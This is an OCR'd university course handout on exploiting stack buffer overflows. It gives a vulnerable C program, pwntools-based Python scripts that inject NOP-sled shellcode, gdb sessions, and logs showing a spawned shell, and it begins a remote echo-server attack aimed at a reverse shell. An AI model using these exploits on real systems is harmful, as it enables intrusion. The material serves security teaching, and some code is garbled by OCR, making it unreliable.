
Department of Computer Science
FC College University

Department of Data Science
University of the Punjab


HO# 3.6 Exploiting BoF Vulnerability

We all have discussed in length about the Buffer Overflow vulnerability in Handout#3.3, which is a vulnerability that occurs when a program writes more data to a buffer than it can hold, causing adjacent memory locations to be overwritten. In our previous handout#3.4 we have discussed about shellcode, which is a machine dependent code that can be executed by the CPU directly w/o the need of any compiling, assembling or linking. We have downloaded some publicly available shellcodes, have generated our own shell codes using utilities like `msfvenom`, `pwntools` as well as written some basic shellcodes using `x86-64` assembly programming. After generating these shellcodes, we have also verified their working by copying the shellcodes in standalone C programs.


The figure describes as to how one can exploit a stack-based BOF vulnerability. We need to carefully craft an input string (payload), so that when it is given as input to the vulnerable function `foo`, and copied inside array named `buffer` of size 100 inside the FSF, it overwrites the saved return address on the stack. Moreover, the new return address should point to the address of the malicious code (inside the stack) that is also injected via the input string given to the program. In order to craft such a string, the two main objectives are:



- **How to find out the stack address, where the return address is saved?** This we have seen in our Handout#3.3, where we have used the `pattern create` command of `gef` to generate a Debruijn sequence to be injected and then have used the `pattern offset` command to find the offset, where the return address is saved. We have also overwritten that address with the address of `virus` inside the code section of our address space.



- **How to find out the starting address where the malicious code is loaded inside the stack?** Now our new overwritten return address should point to the exact entry point of our malicious shellcode and if we miss by one byte, we fail. This can be improved if we can create many entry points for our injected code. The idea is to add many NOP instructions (`\x90`) before the actual entry point of our code. The NOP instruction does not do anything meaningful, other than advancing the program counter to the next location, so as long as we hit any of the NOP instructions, eventually we will get to the actual entry point of our code. Another advantage of using NOP sled after the saved written address that this will make it work both inside and outside `gdb`. More on this later. ☺




Exploiting BOF Vulnerability by Injecting Shellcode

In our Handout#3.3, we have exploited a C program that uses vulnerable `strcpy()` function and have shifted the control flow of execution to the `virus()` function that was part of that program. In the following C program, we do not have the `virus()` function, let us run the same python script and see what happens:

```
//3.5/bof.c
#include <stdio.h>
#include <stdlib.h>
#include<unistd.h>
int getinput(){
   char buf[10];
   rv = read(0, buf, 1000);
   printf("\nBytes read: %d\n", rv);
   return 0;
}
int main(){
   getinput();
    return 0;
}
```

```
#!/usr/bin/env python
data = b"A"*1000
f = open("payload1", "wb")
f.write(data)
f.close()
```


```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gcc -g -zexecstack -fno-stack-protector -fcf-protection=none -w bof.c
$ python exploit1.py
$ hexdump -C payload1
$ ./bof < payload1
Bytes read: 1000
Segmentation fault
```




Let us load the binary inside `gef` and give it the `payload1` as input and study the behavior of the program by executing it step by step. Do note the stack address inside the FSF of `getinput()` function, where the return address of main is saved:

```
$ gdb -q ./bof
gef➤  gef config context.layout "stack code"
gef➤  break main
gef➤  run < payload1
```

Keep pressing `stepi` command, until the control of execution reach at the first instruction of the `getinput()` function. The screenshot below shows the stack at that instance, where you can see that the return address to `main` function (`0x555555555198`) is stored at stack address `0x7fffffffdde8` (addresses may be different on your machine).



Keep giving `nexti` command until the `read` system call return, and you see the stack illed with 1000 As, which have also overwritten the saved return address stored at stack address `0x7fffffffdde8` as shown in the following screenshot.




Now if you give `continue` command, you get will get an error **`Cannot disassemble from $PC`**. The reason is `0x4141414141414141` is not a valid address inside the user space, because the largest user space address on 64-bit architecture is `0x00007fffffffffff`.

Finding the stack address, where the return address is saved?

Let us rerun the program with a De Bruijn sequence that I have already created and saved inside a file `pattern.txt`. Re-run the program by redirecting its `stdin` to the `pattern.txt`. Give the `continue` command and you will get the error. Now check the characters that have actually overwritten the saved return address, and use the pattern offset command:

```
gef➤  run < pattern.txt
gef➤  continue
gef➤  pattern offset -n 4 aagaaaha
```



So, we have found the offset where the return address is saved is 22.

Finding the starting address, where the malicious code is to be loaded inside the stack?


Let us simply load the shellcode just after the return address (`0x7fffffffdde8`), which is 8 bytes ahead, i.e., `0x7fffffffddf0`.

The given python script (`exploit2.py`) is first creating a shellcode using `pwntools`, and then crafting the payload or input string by writing 22 NOP instructions, followed by the address of stack where we are keeping our shell code. Remember this address is 8 bytes after the stack address, where the return address is saved.

Let us run this script to generate the payload and view the payload contents:

```
$ python exploit2.py
$ hexdump -C payload2
```


```
#!/usr/bin/env python
import struct
import pwn
pwn.context.arch = 'amd64'
pwn.context.os = 'linux'
shellcode = pwn.asm(pwn.shellcraft.sh())

data  = b''
data += b'\x90'*22
data += struct.pack("<Q", 0x00007fffffffddf0)
data += shellcode

f = open("payload2", "wb")
f.write(data)
f.close()
```



Now let us run the `bof` binary inside `gdb` and pass it this crafted string inside `payload2` file:

```
$ gdb -q ./bof
gef➤  gef config context.layout "stack code"
gef➤  break main
gef➤  run < payload2
gef➤  stepi
```

Keep stepping through the code until the control of execution reach at the `ret` instruction of the `getinput()` function. The screenshot is given below:




You can see the address at the top of the stack, where the control of flow will go is `0x7fffffffddf0`, which is the stack address containing our shell code. Now just give the `continue` command, and there you go ☺

Exploiting inside and outside Debugger

Good job done. However, if you try to exploit the `bof` binary outside the debugger using the above payload, you will get a segmentation fault. In real attacks we do not place our shell code in the very next address after where the return address is saved. Reason is when we run a program inside `gdb` as compared to when we run it outside `gdb` the stack addresses will vary due to some additional environment variables used by `gdb`. One more thing that you should always keep in mind that the address to be copied at the saved return address must not have two consecutive zeros, as these will not be copied by functions like `strcpy`.

Here is an updated version of our exploit, in a file `exploit3.py`, that will generate payload3, that will work outside the debugger as well as inside the debugger. Here we have added some NOP instructions (say 200) after where we are storing the return address and then the shell code. Moreover, we also need to update our return address from `0x00007fffffffddd0` to `0x00007fffffffde68` by adding `0x98` or `152d` decimal in it.

```
#!/usr/bin/env python
import struct
import pwn
pwn.context.arch = 'amd64'
pwn.context.os = 'linux'
shellcode = pwn.asm(pwn.shellcraft.sh())

data  = b''
data += b'\x90'*22
data += .pack("<Q", 0x00007fffffffde68)
data += b'\x90'*200
data += shellcode

f = open("payload3", "wb")
f.write(data)
f.close()
```



Test Outside Debugger: We need to add a hyphen sign `(-)` before the pipe sign so that the shell doesn't stop instantly. The hyphen sign ensures that the virus program gets input from the payload file, and it will wait for the input to be typed via keyboard as well.

```
$ cat payload3 - | ./bof
```

```
┌──(kali㉿kali)-[~/IS/module3/3.5]
└─$ cat payload3 - | ./bof
Bytes read: 278
ls
bof     exploit1.py  exploit3.py   pattern.txt  payload2
bof.c   exploit2.py  finalpayload  payload1     payload3
whoami
kali
exit
```

Test inside Debugger:

```
$ gdb -q bof
gef➤  run < payload3
```

```
┌──(kali㉿kali)-[~/IS/module3/3.5]
└─$ gdb -q ./bof
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 15.1 in 0.00ms using Python
Reading symbols from ./bof...
gef➤  run < payload3
Starting program: /home/kali/IS/module3/3.5/bof < payload3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Bytes read: 278
process 676075 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 676075) exited normally]
gef➤
```

Exploiting Vulnerable echo Server

My dear students, we have practically understood the exploitation of a vulnerable C program executing on local machine, by injecting shellcode and gaining an interactive local shell. Now let's try to exploit an echo server running on a remote machine and get a TCP reverse shell on our local machine. Suppose we got the binary of that vulnerable echo server, we will proceed as follows:

- Load the binary in debugger and dig into the server code to understand its basic functionality.
- Look for the vulnerability that can be exploited further.
- Craft input string to exploit the vulnerability.
- Feed the input string to the server by setting up `nc` client on the other terminal and sending input string via `nc` client and test the exploit.
- After executing the payload successfully on local machine, write the final exploit to gain a reverse shell on remote machine. In this scenario, we will run the echo server on Ubuntu machine (Victim). Kali machine will be served as Attacker, which will first send the payload as input to the victim server and run a listener that will accept the connection request from Victim server to get a reverse shell from victim machine.

Test echo Server Binary Outside Debugger

Let's first test the binary on our local machine to check how it works.

- For this just open a terminal on your machine and run the binary:

```
$ ./echoserver
```

```
user@ubuntu:~/BOF/ex3$ ./echoserver
Echo server is listening on port 65432
```

- We can clearly see that server listens on port 65432. If port is not mentioned, you can use the **`netstat`** utility to check the listener ports.

```
$ netstat -ant
```

```
user@ubuntu:~/BOF/ex3$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:65432           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 192.168.80.129:39536    45.55.41.223:80         CLOSE_WAIT
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

- Now we need to start a client program. So, open another terminal and start **`nc`** program that will be served as client and tries to connect to server on the specified port. As for now we are performing all the tasks on our local machine, so we need to provide the local IP **`127.0.0.1`** with the specified port. When we run the client, it will wait for an input via keyboard. On the server side, when client connect to the server, it shows that the server is connected to client:

```
user@ubuntu:~/BOF/ex3$ nc 127.0.0.1 65432
```

```
user@ubuntu:~/BOF/ex3$ ./echoserver
Echo server is listening on port 65432
Connected to client
```

- Now we user enters input, the server echos it back and then client disconnects.

```
user@ubuntu:~/BOF/ex3$ nc 127.0.0.1 65432
Hello
Hello
```

Analyze echo Server Binary:

After testing the functionality of echo server, now let's load the binary inside our debugger to understand the basic structure of binary and look for any vulnerability.

- Load the program inside GDB and first check for the enabled mitigations. Note that the binary is compiled with debugging symbols and all well-known mitigations are disabled ☺

```
$ gdb -q ./echoserver
gef➤  checksec
```

```
gef➤  checksec
[+] checksec for '/home/user/BOF/ex3/echoserver'
Canary                        : ✘
NX                            : ✘
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Partial
gef➤
```

- Let us view and understand the disassembly of `main` first and understand the flow of program and see the use of some important system calls including `socket`, `bind`, `listen` and `accept`.

```
gef➤  disassemble main
```

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x0000000000401251 <+0>:     push   rbp
   0x0000000000401252 <+1>:     mov    rbp,rsp
   0x0000000000401255 <+4>:     sub    rsp,0x30
=> 0x0000000000401259 <+8>:     mov    DWORD PTR [rbp-0x24],0x10
   0x0000000000401260 <+15>:    mov    edx,0x0
   0x0000000000401265 <+20>:    mov    esi,0x1
   0x000000000040126a <+25>:    mov    edi,0x2
   0x000000000040126f <+30>:    call   0x4010e0 <socket@plt>
   0x0000000000401274 <+35>:    mov    DWORD PTR [rbp-0x4],eax
   0x0000000000401277 <+38>:    cmp    DWORD PTR [rbp-0x4],0x0
   0x000000000040127b <+42>:    jne    0x401293 <main+66>
   0x000000000040127d <+44>:    lea    rdi,[rip+0xd84]        # 0x402008
   0x0000000000401284 <+51>:    call   0x4010b0 <perror@plt>
   0x0000000000401289 <+56>:    mov    edi,0x1
   0x000000000040128e <+61>:    call   0x4010d0 <exit@plt>
   0x0000000000401293 <+66>:    mov    WORD PTR [rbp-0x20],0x2
   0x0000000000401299 <+72>:    mov    DWORD PTR [rbp-0x1c],0x0
   0x00000000004012a0 <+79>:    mov    edi,0xff98
   0x00000000004012a5 <+84>:    call   0x401050 <htons@plt>
   0x00000000004012aa <+89>:    mov    WORD PTR [rbp-0x1e],ax
   0x00000000004012ae <+93>:    lea    rcx,[rbp-0x20]
   0x00000000004012b2 <+97>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004012b5 <+100>:   mov    edx,0x10
   0x00000000004012ba <+105>:   mov    rsi,rcx
   0x00000000004012bd <+108>:   mov    edi,eax
   0x00000000004012bf <+110>:   call   0x4010a0 <bind@plt>
   0x00000000004012c4 <+115>:   test   eax,eax
   0x00000000004012c6 <+117>:   jns    0x4012e8 <main+151>
   0x00000000004012c8 <+119>:   lea    rdi,[rip+0xd47]        # 0x402016
   0x00000000004012cf <+126>:   call   0x4010b0 <perror@plt>
   0x00000000004012d4 <+131>:   mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004012d7 <+134>:   mov    edi,eax
   0x00000000004012d9 <+136>:   call   0x401070 <close@plt>
   0x00000000004012de <+141>:   mov    edi,0x1
   0x00000000004012e3 <+146>:   call   0x4010d0 <exit@plt>
   0x00000000004012e8 <+151>:   mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004012eb <+154>:   mov    esi,0x3
   0x00000000004012f0 <+159>:   mov    edi,eax
   0x00000000004012f2 <+161>:   call   0x401090 <listen@plt>
```

- From the disassembly of `main` (not visible in above cropped screenshot), you can note that it also makes a call to a user defined function named `handle_client`. Let's see its disassembly as well:

  gef➤ `disassemble handle_client`

```
gef➤  disassemble handle_client
Dump of assembler code for function handle_client:
   0x0000000000401201 <+0>:     push   rbp
   0x0000000000401202 <+1>:     mov    rbp,rsp
   0x0000000000401205 <+4>:     sub    rsp,0x30
   0x0000000000401209 <+8>:     mov    DWORD PTR [rbp-0x24],edi
   0x000000000040120c <+11>:    lea    rcx,[rbp-0x12]
   0x0000000000401210 <+15>:    mov    eax,DWORD PTR [rbp-0x24]
   0x0000000000401213 <+18>:    mov    edx,0xa
   0x0000000000401218 <+23>:    mov    rsi,rcx
   0x000000000040121b <+26>:    mov    edi,eax
   0x000000000040121d <+28>:    call   0x4011d6 <read_data>
   0x0000000000401222 <+33>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401226 <+37>:    cmp    QWORD PTR [rbp-0x8],0x0
   0x000000000040122b <+42>:    jle    0x40124e <handle_client+77>
   0x000000000040122d <+44>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000401231 <+48>:    lea    rcx,[rbp-0x12]
   0x0000000000401235 <+52>:    mov    eax,DWORD PTR [rbp-0x24]
   0x0000000000401238 <+55>:    mov    rsi,rcx
   0x000000000040123b <+58>:    mov    edi,eax
   0x000000000040123d <+60>:    call   0x401040 <write@plt>
   0x0000000000401242 <+65>:    mov    eax,DWORD PTR [rbp-0x24]
   0x0000000000401245 <+68>:    mov    edi,eax
   0x0000000000401247 <+70>:    call   0x401070 <close@plt>
   0x000000000040124c <+75>:    jmp    0x40124f <handle_client+78>
   0x000000000040124e <+77>:    nop
   0x000000000040124f <+78>:    leave
   0x0000000000401250 <+79>:    ret
End of assembler dump.
```

- After viewing the above dis-assembly, we can assume that `handle_client` function performs the core functionality including making call to another user defined function `read_data` to read the data from client via keyboard and writing back the data to the client.

  gef➤ `disassemble handle_client`


```
gef➤  disassemble read_data
Dump of assembler code for function read_data:
   0x00000000004011d6 <+0>:     push   rbp
   0x00000000004011d7 <+1>:     mov    rbp,rsp
   0x00000000004011da <+4>:     sub    rsp,0x20
   0x00000000004011de <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000004011e1 <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004011e5 <+15>:    mov    QWORD PTR [rbp-0x18],rdx
   0x00000000004011e9 <+19>:    mov    rcx,QWORD PTR [rbp-0x10]
   0x00000000004011ed <+23>:    mov    eax,DWORD PTR [rbp-0x4]
   0x00000000004011f0 <+26>:    mov    edx,0x3e8
   0x00000000004011f5 <+31>:    mov    rsi,rcx
   0x00000000004011f8 <+34>:    mov    edi,eax
   0x00000000004011fa <+36>:    call   0x401080 <read@plt>
   0x00000000004011ff <+41>:    leave
   0x0000000000401200 <+42>:    ret
End of assembler dump.
```

- From the dis-assembly of `read_data()` function, we can see that the `read(fd, buf, size)` system call is vulnerable in its usage. Since it's 3rd argument is `0x3e8` , i.e., it is accepting 1000 bytes in a buffer of almost `0x10` bytes. So, let's try to craft an input string to exploit this vulnerable echo server. ☺


Finding the stack address, where the return address is saved?

- First, we need to find out the number of NOP instructions that are required to overwrite the return address on the stack. We can do this by creating a De Bruijn sequence and passing as input to the program.
- For this first we need to load the binary inside the debugger and execute the program line by line by giving the `nexti` command, till it reaches the `accept()` call and will wait for the client connection as shown in the screenshot below:


```
$ gdb -q ./echoserver
gef➤  break main
gef➤  run
gef➤  nexti
```




- Now, the server being stopped at the accept call, we need to open another terminal and start a **nc** client to connect to the server.



